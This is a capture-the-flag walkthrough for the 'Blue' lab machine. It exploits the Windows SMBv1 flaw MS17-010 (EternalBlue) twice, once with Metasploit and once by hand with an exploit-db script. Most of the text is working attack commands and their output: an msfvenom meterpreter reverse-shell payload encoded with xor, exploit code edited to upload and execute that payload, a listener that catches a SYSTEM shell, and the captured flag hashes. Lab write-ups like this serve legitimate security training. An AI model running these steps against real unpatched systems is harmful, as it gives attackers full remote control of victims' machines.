

Blue :

Enumeration :

First let’s do an Nmap scan.

```
root@nexus:~# nmap -A -p- 10.10.10.40
```

```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
```

Let’s try to use the vuln script of nmap.

```
root@nexus:~# nmap --script vuln 10.10.10.40
```

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

It seem vulnerable to ms17-010 (eternalblue)

Exploitation – Metasploit way :

Fire up metasploit and search for ms17_010 exploit.

```
root@nexus:~# service postgresql start && msfconsole
```

```
msf5 > search ms17_010
```

```
2   exploit/windows/smb/ms17_010_eternalblue
```

I found 4-5 exploit of ms17_010, but this one seem perfect for our job. Load the exploit and configure the parameter.

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.40
```

Type « show options » and check if all parameter is ready.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.10.40      yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.
```

Launch the exploit by typing « exploit ».

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.14.43:4444
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Command shell session 2 opened (10.10.14.43:4444 -> 10.10.10.40:49159) at 2019-08-23 04:59:01 +0200
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

```
whoami
nt authority\system

C:\Windows\system32>
```

We are already System, so we dont need privilege escalation, take both flag.

```
C:\Users\haris\Desktop>type user.txt
type user.txt
4c546aea7dbee75cbd71de245c8deea9
```

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
ff548eb71e920ff6c08843ce9df4e717
```

User.txt = 4c546aea7dbee75cbd71de245c8deea9
Root.txt = ff548eb71e920ff6c08843ce9df4e717

Exploitation – Manual way :

Searching on exploit-db i found an exploit.

Source : https://www.exploit-db.com/exploits/42315

Download it and launch it.

```
root@nexus:~/Téléchargements# python 42315.py
Traceback (most recent call last):
  File "42315.py", line 3, in <module>
    from mysmb import MYSMB
ImportError: No module named mysmb
```

We got an error, trying to install « mysmb » with pip didn't worked, reading the code of the exploit show this.

```
EDB Note: mysmb.py can be found here ~ https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits
/42315.py
```

So we can found the mysmb.py on this link.

Source : https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/42315.py

Download it and put it at the same place of your exploit, and name it « mysmb.py ». Then launch the exploit again.

```
root@nexus:~/Téléchargements# python 42315.py
42315.py <ip> [pipe_name]
```

We need pipe name, so fire up metasploit and use the auxiliary module pipe_auditor.

```
root@nexus:~# service postgresql start && msfconsole
```

```
msf5 > use auxiliary/scanner/smb/pipe_auditor
```

Set your RHOSTS and show options for see if all parameter is ready.

```
msf5 auxiliary(scanner/smb/pipe_auditor) > show options

Module options (auxiliary/scanner/smb/pipe_auditor):

   Name         Current Setting                                                Required  Description
   ----         ---------------                                                --------  -----------
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS       10.10.10.40                                                    yes       The target address range or CIDR identifier
   SMBDomain    .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                     no        The password for the specified username
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads
```

Then type run, for run the module.

```
msf5 auxiliary(scanner/smb/pipe_auditor) > run

[+] 10.10.10.40:445       - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \LSM_API_service, \ntsvcs, \plugplay, \protected_storage, \scerpc, \srvsvc, \trkwks, \wkssvc
[*] 10.10.10.40:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We got pipe name, now come back to the exploit and open it, we will need to add username and password.

```
USERNAME = 'volken'
PASSWORD = 'fuck3d'
```

Run the exploit again and target the ip box and the pipe name « netlogon ».

```
root@nexus:~/Téléchargements# python 42315.py 10.10.10.40 netlogon
Target OS: Windows 7 Professional 7601 Service Pack 1
Target is 64 bit
```

```
CONNECTION: 0xfffffa80047cf020
SESSION: 0xfffff8a0010fe8e0
FLINK: 0xfffff8a00389d088
InParam: 0xfffff8a00389715c
MID: 0x1801
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Done
```

It work, we creating the file « pwned.txt » on the remote target.

Create an exe payload with msfvenom.

```
root@nexus:~# msfvenom -a x64 --platform Windows -p windows/x64/meterpreter/reve
rse_tcp LHOST=10.10.14.43 LPORT=4444 -e x64/xor -i 5 -f exe -o revshell.exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor succeeded with size 591 (iteration=1)
x64/xor succeeded with size 631 (iteration=2)
x64/xor succeeded with size 671 (iteration=3)
x64/xor succeeded with size 711 (iteration=4)
x64/xor chosen with final size 711
Payload size: 711 bytes
Final size of exe file: 7168 bytes
Saved as: revshell.exe
```

Come back to the exploit and uncoment line 922-923.

```
#smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
#service_exec(conn, r'cmd /c copy c:\pwned.txt c:\pwned_exec.txt')
```

And replace it like that. It will download the payload on the box and launch it.

```
smb_send_file(smbConn, '/root/revshell.exe', 'C', '/revshell.exe')
service_exec(conn, r'cmd /c c:\\revshell.exe')
```

Launch metasploit and start a multi/handler listener.

```
msf5 > use multi/handler
```

Configure the parameter. And check if all is ready by typing « show options ».

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
```

If all parameter is ready, type run for start the listener.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.43:4444
```

Run the exploit.

```
root@nexus:~/Téléchargements# python 42315.py 10.10.10.40 netlogon
Target OS: Windows 7 Professional 7601 Service Pack 1
Target is 64 bit
Got frag size: 0x10
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xfa0
No transaction struct in leak data
leak failed... try again
No transaction struct in leak data
leak failed... try again
CONNECTION: 0xfffffa800479e020
SESSION: 0xfffff8a003e319a0
FLINK: 0xfffff8a00adcc088
InParam: 0xfffff8a00adc615c
MID: 0x2d05
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Opening SVCManager on 10.10.10.40.....
Creating service vZpD.....
Starting service vZpD.....
The NETBIOS connection with the remote host timed out.
Removing service vZpD.....
ServiceExec Error on: 10.10.10.40
nca_s_proto_error
Done
```

Come back to you’r metasploit listener.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.43:4444
[*] Sending stage (206403 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.43:4444 -> 10.10.10.40:49168) at 2019-08-23 17:26:49 +0200

meterpreter >
```

Start a shell and take both flag beacause the exploit put our SMB session as SYSTEM so we don’t need privilege escalation.

```
meterpreter > shell
Process 2848 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd \Users\Administrator\Desktop
```

```
C:\Users\haris\Desktop>type user.txt
type user.txt
4c546aea7dbee75cbd71de245c8deea9
C:\Users\haris\Desktop>
```

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
ff548eb71e920ff6c08843ce9df4e717
```

User.txt = 4c546aea7dbee75cbd71de245c8deea9
Root.txt = ff548eb71e920ff6c08843ce9df4e717